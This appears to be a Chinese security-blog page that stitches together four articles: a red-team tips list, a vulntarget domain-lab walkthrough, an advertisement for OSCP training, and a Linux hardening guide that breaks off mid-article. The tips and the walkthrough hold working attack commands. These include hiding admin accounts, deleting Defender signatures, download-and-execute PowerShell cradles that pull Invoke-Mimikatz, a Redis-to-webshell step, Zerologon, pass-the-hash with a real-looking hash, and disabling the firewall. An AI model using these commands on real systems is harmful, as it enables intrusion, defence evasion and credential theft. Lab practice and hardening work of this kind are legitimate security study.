
红队150+工具集RedTeam-Tools 使用教程 红队实战技巧向红队老手取经——这里收集了一堆红队实战技巧,覆盖了各种战术、工具和方法论,拿来就能提升你的红队水平。利用鼠标事件改进HTML走私'Qakbot在HTML走私附件里加了鼠标移动事件监听,沙箱里不挪鼠标压缩包就不弹出来。'利用谷歌翻译搞钓鱼钓鱼页面通过谷歌翻译的页面预览功能做代理转发,骗取受害者输入的凭据。隐藏本地管理员账户reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /t REG_DWORD /v alh4zr3d /d 0 /f'搞持久化创建账号容易被蓝队发现。但你可以用注册表里的小魔法把本地管理员账号藏起来。'删签名废掉Windows Defender"%Program Files%\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All'做法有点粗暴,但如果Windows Defender让你头疼得不行,别直接关(会弹告警),删掉签名文件就行。'开启多用户RDP会话reg add HKLM\System\CurrentControlSet\Control\TerminalServer /v fSingleSessionPerUser /d 0 /f'有时候你想RDP登录一台机器,但那个用户已经有活动会话了。开启多用户会话就能解决。'Sysinternals PsExec的本地替代wmic.exe /node:10.1.1.1 /user:username /password:pass process call create cmd.exe /c " command "'横向移动的时候还要上传Sysinternals PsExec.exe,烦不烦?Windows系统里自带了一个更好用的替代品。试试这个。'活在 Land 的端口扫描器0..65535 | % {echo ((new-object Net.Sockets.TcpClient).Connect(<tgt_ip>,$_)) "Port $_ open"} 2>$null'能用系统自带就别往机器上扔工具(原因多了去了)。PowerShell和.NET都能帮上忙。比如这个用PowerShell写的简易端口扫描器。'感知代理的PowerShell下载$w=(New-Object Net.WebClient);$w.Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;IEX $w.DownloadString("<url>")'现在大企业基本都架了Web代理,标准PowerShell下载摇篮不走代理,这个版本能感知代理。'从浏览器书签找内网端点type "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\Bookmarks.bak" | findstr /c "name url" | findstr /v "type"'光看用户的浏览器书签就能找到不少好东西,比如他们能访问的那些内部系统地址。'查DNS记录做信息收集Get-DnsRecord -RecordType A -ZoneName FQDN -Server <server hostname>'信息收集占了95%的活。但疯狂扫环境动静太大,不如直接跟DC/DNS服务器要一份完整的DNS记录?'不用PowerUp查无引号服务路径Get-CIMInstance -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMode -eq "Auto" -and $_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike '"*'} | select PathName,DisplayName,Name'不用PowerUp也能找到无引号服务路径'用/k绕过禁用的CMD# Win+R(调出运行框) cmd.exe /k "whoami"'管理员已禁用命令提示符...' 这种提示在Kiosk电脑之类的环境里挺常见。快速绕过的方法是通过Windows运行框加/k参数,命令照样执行,弹完限制提示也就完事了。'不让Defender删mimikatz.exe(new-object net.webclient).downloadstring('https://raw.githubusercontent[.]com/BC-SECURITY/Empire/main/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1')|IEX;inv'Windows Defender老删你mimikatz.exe,烦不烦?试试这个替代方案。'检测是否在虚拟机里reg query HKLM\SYSTEM /s | findstr /S "VirtualBox VBOX VMWare"'想知道自己是不是在虚拟机里?查注册表就行了!!!只要搜出结果,就说明你在虚拟机里。'枚举AppLocker规则(Get-AppLockerPolicy -Local).RuleCollections Get-ChildItem -Path HKLM:Software\Policies\Microsoft\Windows\SrpV2 -Recurse reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SrpV2\Exe\'AppLocker有时候挺烦人的,先枚举看看它到底有多烦。'用画图6像素搞出CMD快捷方式打开MSPAInt.exe,画布尺寸设为:宽=6像素,高=1像素放大画布,方便操作用取色器,从左到右依次设置每个像素的RGB值:1st: R: 10, G: 0, B: 02nd: R: 13, G: 10, B: 133rd: R: 100, G: 109, B: 994th: R: 120, G: 101, B: 465th: R: 0, G: 0, B: 1016th: R: 0, G: 0, B: 0保存为24位位图(.bmp;.dib)把扩展名从bmp改成bat,然后运行。'一种不太常见但很管用的拿shell方法——在微软画图里用特定颜色画几个像素,就能生成一个指向cmd.exe的快捷方式。BMP文件的编码算法有漏洞可钻,精心挑选RGB颜色值就能往文件里写入指定的ASCII数据。'PreventDefault JavaScript链接欺骗<!DOCTYPE html> <html> <head> <meta charset="UTF-8"> <title>PreventDefault Example</title> </head> <body> <a href="https://google.com" onclick="event.preventDefault(); window.location.href = 'https://bing.com';">Go to Google</a> </body> </html>已经有威胁行为者用这招来骗受害者点击伪造的恶意下载链接。利用JavaScript的PreventDefault方法,鼠标悬停时显示的是google.com这种正常链接,但一点下去就被重定向到攻击者的恶意链接bing.com。用来诱导受害者从你控制的站点下载payload相当好用。'用Responder测SMB防火墙规则Copy-Item -Path "C:\tmp\" -Destination "\\<ip_running_responder>\c$"'做失陷评估的时候,我经常问客户能不能最后做个快速检查:Copy-Item -Path "C:\tmp\" -Destination "\\<ip_running_responder>\c$"。要是Responder能抓到哈希,说明防火墙放行了出站SMB连接。''用SysInternals PsSuspend干AV用微软Sysinternals工具PsSuspend.exe可以挂起某些杀软的服务进程。这个微软签名工具接收PID或服务名,然后通过NtSuspendProcess这个Windows API把进程挂起。'侦察spiderfootSpiderFoot是一款开源情报(OSINT)自动化工具,几乎对接了市面上所有能用的数据源,还内置了多种数据分析方法,查出来的信息一目了然。SpiderFoot既可以进攻用(比如红队演练或渗透测试时做目标侦察),也可以防守用——看看你或你的组织在互联网上到底暴露了哪些东西。安装:wget https://github.com/smicallef/spiderfoot/archive/v4.0.tar.gz tar zxvf v4.0.tar.gz cd spiderfoot-4.0 pip3 install -r requirements.txt完整安装说明见这里。使用方法:Python3 ./sf.py -l 127.0.0.1:5001大量用法教程视频见这里reconftwreconFTW把整个信息收集流程全自动化了。子域名枚举、各种漏洞检查、目标信息最大化获取——一条龙搞定,效率远超手工操作。安装:Git clone https://github.com/six2dez/reconftw.git;cd reconftw/;./install.sh完整安装说明见这里。使用方法:# 单目标域名 ./reconftw.sh -d target.com -r # 一个目标,多个域名 ./reconftw.sh -m target -l domAIns.txt -r # 被动侦察 ./reconftw.sh -d target.com -p # 执行所有检查和漏洞利用 ./reconftw.sh -d target.com -a完整使用说明见这里。subzy子域名接管检测工具,基于can-i-take-over-xyz的响应指纹匹配来工作。安装:go install -v Github.com/PentestPad/subzy@latest完整安装说明见这里。使用方法:# 子域名列表 ./subzy run --targets list.txt # 单个或多个目标 ./subzy run --target test.google.com ./subzy run --target test.google.com,https://test.yahoo.comsmtp-user-enum通过VRFY、EXPN和RCPT命令枚举SMTP用户,内置了智能超时、重试和重连机制。安装:pip install smtp-user-enum使用方法:smtp-user-enum [options] -u/-U host port smtp-user-enum --help smtp-user-enum --versioncrt.sh -> httprobe -> EyeWitness我拼了一条bash命令,一条龙搞定:从证书透明度日志被动收集子域名列表(crt.sh)主动请求每个子域名验证存活(httprobe)给每个子域名截图供人工审查(EyeWitness)使用方法:domAIn=DOMAIN_COM;rand=$RANDOM;curl -fsSL "https://crt.sh/?q=${domain}" | pup 'td text{}' | grep "${domain}" | sort -n | uniq | httprobe > /tmp/enum_tmp_${rand}.txt; Python3 /usr/share/eyewitness/EyeWitness.py -f /tmp/enum_tmp_${rand}.txt --web注意:需要安装httprobe、pup和EyeWitness,并把'DOMAIN_COM'改成目标域名。如果有多个目标根域名,可以在多个终端窗口并发跑。jsendpoints一个JavaScript书签工具,用于提取网页上所有的API端点链接。由@renniepak创建,这段JavaScript代码可以从当前网页DOM中提取所有端点(以/开头的路径),包括网页中嵌入的所有外部脚本资源。JavaScript:(function(){var scripts=document.getElementsByTagName("script"),regex=/(?<=(\"|\'|\`))\/[a-zA-Z0-9_?&=\/\-\#\.]*(?=(\"|\'|\`))/g;const results=new Set;for(var i=0;i<scripts.length;i++){var t=scripts[i].src;""!=t&&fetch(t).then(function(t){return t.text()}).then(function(t){var e=t.matchAll(regex);for(let r of e)results.add(r[0])}).catch(function(t){console.log("An error occurred: ",t)})}var pageContent=document.documentElement.outerHTML,matches=pageContent.matchAll(regex);for(const match of matches)results.add(match[0]);function writeResults(){results.forEach(function(t){document.write(t+"<br>")})}setTimeout(writeResults,3e3);})();用法(书签)创建一个书签……右键点击书签栏点击'添加页面'把上面的JavaScript粘贴到'网址'框里点击'保存'……然后浏览器访问目标页面,点击这个书签就行了。用法(控制台)把上面的JavaScript粘贴到控制台窗口(F12),回车执行。nuclei快速漏洞扫描器,使用.yaml模板来搜索特定类型的安全问题。安装:go install -v Github.com/projectdiscovery/nuclei/v2/cmd/nuclei@latest使用方法:cat domAIns.txt | nuclei -t /PATH/nuclei-templates/certSniffcertSniff是我用Python写的证书透明度日志关键词监控工具。它用certstream库来监控包含指定关键词的证书创建日志。设置好跟目标域名相关的关键词让它跑着,一旦有新证书创建就会被记录下来,说不定就能发现你之前不知道的子域名。安装:Git clone https://github.com/A-poc/certSniff;cd certSniff/;pip install -r requirements.txt使用方法:Python3 certSniff.py -f example.txtgobuster对目标网站进行文件和目录路径爆破的好工具。安装:sudo apt install gobuster使用方法:gobuster dir -u "https://google.com" -w /usr/share/wordlists/dirb/big.txt --wildcard -b 301,401,403,404,500 -t 20feroxbuster专为强制浏览(Forced Browsing)攻击设计的工具——目标是枚举和访问那些Web应用没有显式引用、但攻击者仍然能访问的资源。Feroxbuster用字典暴力搜索目标目录下未被链接的内容。这些资源里可能藏着Web应用和操作系统的敏感信息,比如源码、凭据、内网地址等等……安装(Kali):sudo apt update && sudo apt install -y feroxbuster安装:(Mac)curl -sL https://raw.githubusercontent.com/epi052/feroxbuster/master/install-nix.sh | bash安装(Windows):Invoke-WebRequest https://github.com/epi052/feroxbuster/releases/latest/download/x86_64-windows-feroxbuster.exe.zip -OutFile feroxbuster.zip Expand-Archive .\feroxbuster.zip .\feroxbuster\feroxbuster.exe -V完整安装说明见这里。使用方法:# 为每个URL添加.pdf、.js、.html、.php、.txt、.json和.docx扩展名 ./feroxbuster -u http://127.1 -x pdf -x js,html -x php txt json,docx # 带请求头扫描 ./feroxbuster -u http://127.1 -H Accept:application/json "Authorization: Bearer {token}" # 从标准输入读取URL cat targets | ./feroxbuster --stdin --silent -s 200 301 302 --redirects -x js | fff -s 200 -o js-files # 通过BurpSuite代理请求 ./feroxbuster -u http://127.1 --insecure --proxy http://127.0.0.1:8080完整用法示例见[这里](https://epi052.github.io/feroxbuster-docs/docs/examples/)。 CloudBrute用来在主流云平台上(亚马逊、谷歌、微软、DiGitalOcean、
-

【vulntarget域渗透】vulntarget-a域靶场 环境配置:win7 密码:admin 设置通达OA漏洞 入站规则:80端口 永恒之蓝 动态外网IP(net模式),静态内网IP win2016 账号:vulntarget\win2016 密码:Admin#123 管理员administrator密码(非域控密码):Admin@123 已安装redis,自启,web环境自启 添加入站规则:80端口 双静态内网IP win2019 域控密码:Admin@666 已安装:AD域、vmtools、添加域成员 改计算机名为:win2019 静态IP设置 首先增加两个网卡18和19都是仅主机,配置必须一样开机时候要点击这个开始打靶对其进行漏洞扫描nmap -sS 192.168.52.128 --script=vuln -T4 存在永痕之蓝漏洞进入msfmsfconsole 打永恒之蓝,使用getuid发现是系统最高权限search ms17-010 use 0 set RHOSTS 192.168.52.128 run 首先我们退出会话保存在后台,提示我们会话id为1bg 查找fscanfind / -name "fscan.exe" 2>/dev/null 进入刚刚退出的会话sessions 1 上传fscan到c盘根目录upload /data/Windows_atk/scan_info/fscan.exe C:/ 进入shell并进入根目录shell cd / 设置编码chcp 65001,让系统正常显示字符chcp 65001 ipconfig发现另外一张网卡ip:10.0.20.98ipconfig fscan扫内网fscan.exe -h 10.0.20.0/24 通过fscan扫描的结果中可以看到,并没有其他主机存活禁ping扫描使用TCP扫描(fscan默认使用ping进行内网扫描),发现内网第二台机器10.0.20.99,并且6379端口开启fscan.exe -h 10.0.20.0/24 -np -no -nopoc 精确扫描出redis备份文件C:\Program Files\Redis/dump.rdb,并且包含redis unauthorized未授权fscan.exe -h 10.0.20.99 -np -no -nopoc 使用msf添加路由run post/multi/manage/autoroute 查看路由是否添加成功run autoroute -p 添加代理,msf设置代理use auxiliary/server/socks_proxy set VERSION 5 set SRVPORT 1080 run -j 配置proxychains代理端口为msf设置的1080端口vi /etc/proxychains4.conf 测试代理是否配置成功proxychains nmap -sT 10.0.20.99 -p 80 直接打开浏览器访问是一个hello world使用目录扫描,扫描出phpinfo,在这里面发现C:/phpStudy/PHPTutorial/WWW/网站目录proxychains dirb http://10.0.20.99/ 继续渗透,redis未授权redis-cli -h 10.0.20.99 config set dir 'C:/phpStudy/PHPTutorial/WWW/' config set dbfilename shell.php set 1 "<?php @eval(\$_POST['cmd'])?>" save 打开蚁剑antsword 输入shell地址和密码,测试连接防火墙状态,启用netsh firewall show state 关闭防火墙netsh advfirewall set allprofiles state off 彻底禁用Defender杀软,防止后边自动删除木马程序:: 彻底禁用Defender核心防护+实时保护 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f 检查是否ping通,ping通ping 10.0.20.99 生成正向shell木马msfvenom -p Windows/x64/meterpreter/bind_tcp LPORT=4444 -f exe -o shell.exe 拖动上传马到C盘根目录配置msf,并在蚁剑中启动程序use exploit/multi/handler set payload Windows/x64/meterpreter/bind_tcp set RHOST 10.0.20.99 run 继续上传fscanupload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 查看ip,发现另一个网卡再次扫内网,通过fscan扫描出域控服务器10.0.10.110,域名为vulntarget.com,域主机名为win2019fscan.exe -h 10.0.10.111/24 看看能不能置空域空密码https://github.com/VoidSec/CVE-2020-1472python3 CVE-2020-1472-exploit.py -t 10.0.10.110 -n WIN2019 抓取域控hashAdministrator:c7c654da31ce51cbeecfef99e637be15 打PTH,拿下域控主机proxychains impacket-psexec -hashes :c7c654da31ce51cbeecfef99e637be15 vulntarget.com/administrator@10.0.10.110 查看防火墙状态netsh firewall show state 禁用防火墙netsh advfirewall set allprofiles state off 开远程连接REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f 默认情况下会出现CredSSP问题我们需要使用另外的工具来绕过它无视证书 + 绕过 NLA/CredSSP 问题,直接连 10.0.10.110安装远程连接工具apt install freerdp-x11 -y 不允许我们使用空密码登录(使用hash登录)xfreerdp /u:administrator /pth:c7c654da31ce51cbeecfef99e637be15 /cert:ignore /v:10.0.10.110 两种解决方法1、简单粗暴,修改域控管理员密码net user administrator p-0p-0p-0 /domain 2、抓取明文密码传mimiktz.exe然后xfreerdp /u:administrator /p:password /cert:ignore /v:10.0.10.110
-

泷羽Sec红队培训,OSCP+国际渗透测试专家中级认证 泷羽 Sec 团队专注红队教学与 OSCP 培训,在 B 站免费提供从基础到内网渗透的课程,适合各类学习者。团队的泷老师是资深红队队长,持有 OSEP、CISSP、OSCP 等高含金量证书,教学有保障。课程分析是一个以OSCP 实战与证书通过为目标,兼顾红队实战技巧与攻防思维的系统化培训。课程由理论课件(20 章 PDF)+ 大量逐日/逐机实战视频(day1–day72 等靶机/专题)组成,形成“知识讲解 → 工具演示 → 靶机实操 → 复盘总结”的闭环训练体系。覆盖范围:从基础信息收集、端口/服务扫描、Web/SQL 注入、客户端攻击、密码学、到本地提权(Windows/Linux)、端口转发与隧道、免杀、Metasploit、Active Directory(AD)枚举与高级域攻击(Kerberoast、AS-REP、票据伪造、DCSync 等)、横向移动、持久化,以及综合靶机演练与考证策略。实战资源:视频目录包含大量实操靶机,覆盖单机与域环境、应用漏洞与二进制漏洞、容器与特殊平台(Node)等真实场景。教学逻辑:讲解工具原理与命令(例如 nmap、gobuster、Burp、msf、mimikatz、BloodHound、socat、chisel、dnscat2、hashcat 等),再以视频靶机练习验证与巩固,最后通过“组合模拟攻击”训练完整攻防链路。课程亮点(为什么值得学)体系齐全、衔接明确:从入门到域渗透、从漏洞利用到免杀,课程覆盖 OSCP 考试和实战常见能力点。大量靶机练习:视频库丰富,实战场景真实,便于把理论迅速落地。工具和命令详尽:每章均有具体命令与工具用法示例,便于学员复制复现。重视提权与域攻防:Windows/Linux 提权、AD 认证攻击与横向移动讲解详尽,是通过高级靶机与企业级模拟的关键能力。实战闭环训练:第19/24章将技术串联为完整攻防流程,适合考试演练与项目实战。课程说明(面向谁、学完能做什么、考证对接)面向人群想通过 OSCP 或提升渗透测试实战能力的学员。有一定 Linux/网络基础,或愿意投入时间补基础的进阶学习者。企业安全人员、红队/蓝队工程师、CTF 选手希望系统化提升实战技能者。前置要求熟悉 Linux 基本命令、Windows 基本管理操作。对网络协议(TCP/IP、HTTP、DNS)有初步理解。基本编程或脚本能力(bash、PowerShell、Python)有助于快速吸收。学习目标(学完后你能)独立完成一次单机靶机的完整渗透测试:信息收集 → 漏洞利用 → 本地提权 → 清理痕迹。在有权限的企业 AD 环境中进行枚举、Kerberoast/AS-REP 等认证攻击、票据/传递/横向移动并可能获取域控(仅限授权实验室)。使用常用渗透工具(nmap、Burp、sqlmap、msf、mimikatz、BloodHound、socat、chisel 等)并能根据现场情况灵活组合。修改和调试 exploit、生成与混淆 payload(基础免杀)、在被防护环境下做端口转发与隧道穿透。针对 OSCP 考试场景掌握应试策略(如实操习惯、复盘方法、时间与任务分配、工具限制下的手工技巧)。与 OSCP 的对接课程重点与 OSCP 常考点高度一致:手工漏洞利用、提权、内网横向、复盘报告写作等。课程中的大量OSCP专属靶机视频非常适合 OSCP 的练习与模拟考试。注意 OSCP 考试要求的道德与授权差异:考试环境只允许对授权靶场/练习机使用,不允许攻击真实无授权目标。课程主讲:泷老师前高级红队队长配合公安打过多起案件,7年红队经验目前任职某知名安全大厂红队持有OSEP,CISSP,OSCP国际渗透测试顶级认证证书,有望冲刺OSCE3曾多次带队拿下国护前三名课程助教白小羽,泷羽Sec作者:V:baibaixiaoyu2024关于通过率目前针对于已经报名OSCP+ 官方offsec考试的学员是100%通过率,我们团队有师傅精通免杀,有师傅精通src,有师傅精通红队渗透,有师傅全栈前后端开发,各有所长3999元只是我们认识的开始,服务永不停止最新OSCP+认证课程大纲下载地址下载地址学员对我们的评价另外我们并不鼓励我们的学员贷款或者找别人借钱上课或者考证,能白嫖尽量白嫖下面是一位我们学员在龙老师的指导下在校就通过osep认证的学员,一对一的就业推荐下面是招聘方视角通过我们指导拿下offer数不胜数了,这位是我们的”大师兄“,目前在北京实习关于hvv我们也有靠谱的渠道,不用担心去当免费劳动力关于自媒体,若您发布的文章很有价值,我们会帮您转发您的文章以及作品/工具。。。。。。。。。。。等等案例就不放出来了3999,只是我们认识的开始,服务用不停止,泷羽Sec安全团队唯一官网,https://longyusec.com
-
Linux 服务器如何进行安全加固? 前言Linux 服务器是企业业务的核心载体,从 Web 服务、数据库、中间件到容器集群,绝大多数生产业务都运行在 Linux 系统之上。而互联网暴露面扩大、供应链漏洞频发、定向攻击常态化,让 Linux 服务器成为黑客入侵的首要目标。安全加固的核心目标,是通过最小权限原则、纵深防御体系、持续审计机制,缩小服务器攻击面,阻断攻击路径,提升抗入侵能力 —— 即使边界防护被突破,也能最大程度保护核心数据与业务安全。本文覆盖从账号认证、服务最小化、权限管控到网络防护、日志审计、入侵检测的全维度落地方案,适配 CentOS 7/8/9、RHEL 7/8/9、Ubuntu 20.04/22.04/24.04 等主流企业级发行版,所有操作均配套明确的配置命令、验证方法与回滚方案,可直接落地到生产环境。一、前置核心加固原则所有加固操作需严格遵循以下原则,避免业务中断或防护失效:1、 最小权限原则:仅给用户、服务、进程分配完成任务所需的最小权限,杜绝过度授权2、 最小暴露原则:关闭所有非必要的端口、服务、组件,从根源缩小攻击面3、 纵深防御原则:构建账号、网络、文件、应用多层防护体系,避免单点防护失效4、 可回滚原则:修改配置前必须备份原文件,所有操作均配套回滚方法,避免生产故障5、 持续审计原则:加固不是一次性操作,需定期开展基线检查、漏洞扫描与日志审计,持续优化防护策略【生产环境避坑提示】所有涉及系统核心配置、SSH 服务、防火墙的修改,需先在测试环境验证,再逐步落地生产;修改 SSH 配置后,需先保留当前会话,用新会话测试登录正常后,再关闭原会话,避免服务器失联。二、账号与身份认证安全加固账号与认证是服务器安全的第一道防线,超过 70% 的 Linux 入侵事件,都源于弱口令、账号过度授权、SSH 配置缺陷导致的边界突破。2.1 清理无用账号,消除风险账户系统安装、业务迭代过程中会产生大量无用账号,包括默认创建的程序账号、废弃的运维账号,这些账号往往成为黑客入侵的突破口。# 1、备份原账号配置文件,方便回滚 cp /etc/passwd /etc/passwd.bak.$(date +%Y%m%d) cp /etc/shadow /etc/shadow.bak.$(date +%Y%m%d) # 2、查看系统中所有可登录的账号,排查废弃账号 cat /etc/passwd | grep -E "/bin/bash|/bin/sh|/bin/zsh" # 3、锁定无用账号(推荐,可恢复,比直接删除更安全) usermod -L 废弃用户名 # 解锁账号回滚命令:usermod -U 废弃用户名 # 4、禁用程序账号的登录权限,杜绝账号被滥用 usermod -s /sbin/nologin 程序用户名 # 示例:usermod -s /sbin/nologin apache 2.2 强制配置强密码策略弱口令是黑客暴力破解的首要目标,需通过 PAM 模块强制系统所有用户使用复杂度达标的密码,同时限制密码有效期与重试次数。适配 CentOS/RHEL 系列# 1、安装密码质量检测模块 yum install -y libpwquality # 2、修改密码策略配置文件,强制密码复杂度 vi /etc/security/pwquality.conf # 新增/修改以下配置: minlen = 12 # 密码最小长度12位 minclass = 3 # 必须包含大小写字母、数字、特殊符号中的3种 maxrepeat = 3 # 禁止连续3个相同字符 difok = 5 # 新密码与旧密码至少5个字符不同 enforce_for_root = 1 # 强制root用户也遵循该策略 # 3、配置密码登录失败锁定策略,防止暴力破解 vi /etc/pam.d/system-auth vi /etc/pam.d/password-auth # 在auth字段新增配置,连续5次失败锁定10分钟: auth required pam_fAIllock.so preauth audit silent deny=5 unlock_time=600 auth [default=die] pam_fAIllock.so authfAIl audit deny=5 unlock_time=600 auth sufficient pam_fAIllock.so authsucc audit 适配 Ubuntu/Debian 系列# 1、安装密码质量检测模块 apt install -y libpam-pwquality # 2、修改密码策略配置 vi /etc/pam.d/common-password # 修改pam_pwquality.so行,添加强制规则: password requisite pam_pwquality.so retry=3 minlen=12 minclass=3 maxrepeat=3 enforce_for_root # 3、配置登录失败锁定策略 vi /etc/pam.d/common-auth # 新增配置,连续5次失败锁定10分钟: auth required pam_fAIllock.so preauth audit silent deny=5 unlock_time=600 auth [default=die] pam_fAIllock.so authfAIl audit deny=5 unlock_time=600 auth sufficient pam_fAIllock.so authsucc audit 2.3 SSH 服务全维度安全加固SSH 是 Linux 远程管理的核心协议,也是黑客攻击的头号目标,需从认证方式、访问控制、端口配置等维度完成全量加固。# 1、备份SSH配置文件,方便回滚 cp /etc/ssh/sshd_config /etc/ssh/sshd_config.bak.$(date +%Y%m%d) # 2、修改SSH核心配置 vi /etc/ssh/sshd_config # 核心加固项如下: Port 22345 # 修改默认22端口,减少全网扫描攻击 PermitRootLogin no # 禁止root用户直接登录 PubkeyAuthentication yes # 开启公钥认证,优先使用密钥登录 PasswordAuthentication no # 关闭密码认证,彻底杜绝暴力破解 PermitEmptyPasswords no # 禁止空密码登录 MaxAuthTries 3 # 最大认证尝试次数3次 ClientAliveInterval 300 # 5分钟无操作自动断开连接 ClientAliveCountMax 2 # 无响应最大次数2次 AllowUsers 运维用户名@192.168.1.0/24 # 配置IP白名单,仅允许指定网段的指定用户登录 # 禁止使用不安全的加密算法与协议 KexAlgorithms curve25519-sha256@libssh.org,ecdh-sha2-nistp521,ecdh-sha2-nistp384,ecdh-sha2-nistp256 Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,aes128-gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-ctr MACs hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,umac-128-etm@openssh.com # 3、验证SSH配置语法是否正确,避免配置错误导致服务崩溃 sshd -t # 配置无报错后,重启SSH服务生效 # CentOS/RHEL:systemctl restart sshd # Ubuntu/Debian:systemctl restart ssh # 4、验证加固效果,用新会话测试登录,确认白名单、密钥认证正常生效 2.4 Sudo 提权权限精细化管控绝大多数提权攻击都利用了 sudo 的过度授权,需严格限制普通用户的 sudo 权限,杜绝直接给用户分配 ALL 权限。# 1、备份sudo配置文件 cp /etc/sudoers /etc/sudoers.bak.$(date +%Y%m%d) # 2、使用visudo命令编辑sudo配置(自带语法检查,避免配置错误) visudo # 错误配置(禁止使用):运维用户名 ALL=(ALL) ALL # 正确配置:仅给用户分配完成工作所需的最小命令权限,示例: 运维用户名 ALL=(ALL) /usr/bin/systemctl restart nginx, /usr/bin/tAIl -f /var/log/nginx/access.log # 禁止用户通过sudo修改sudo配置、切换root、执行高危命令 Defaults !visiblepw Defaults always_set_home Defaults secure_path = /sbin:/bin:/usr/sbin:/usr/bin Defaults env_reset # 禁止sudo执行su、vim、bash等可直接提权的命令 运维用户名 ALL=(ALL) !/usr/bin/su, !/usr/bin/bash, !/usr/bin/vim /etc/sudoers, 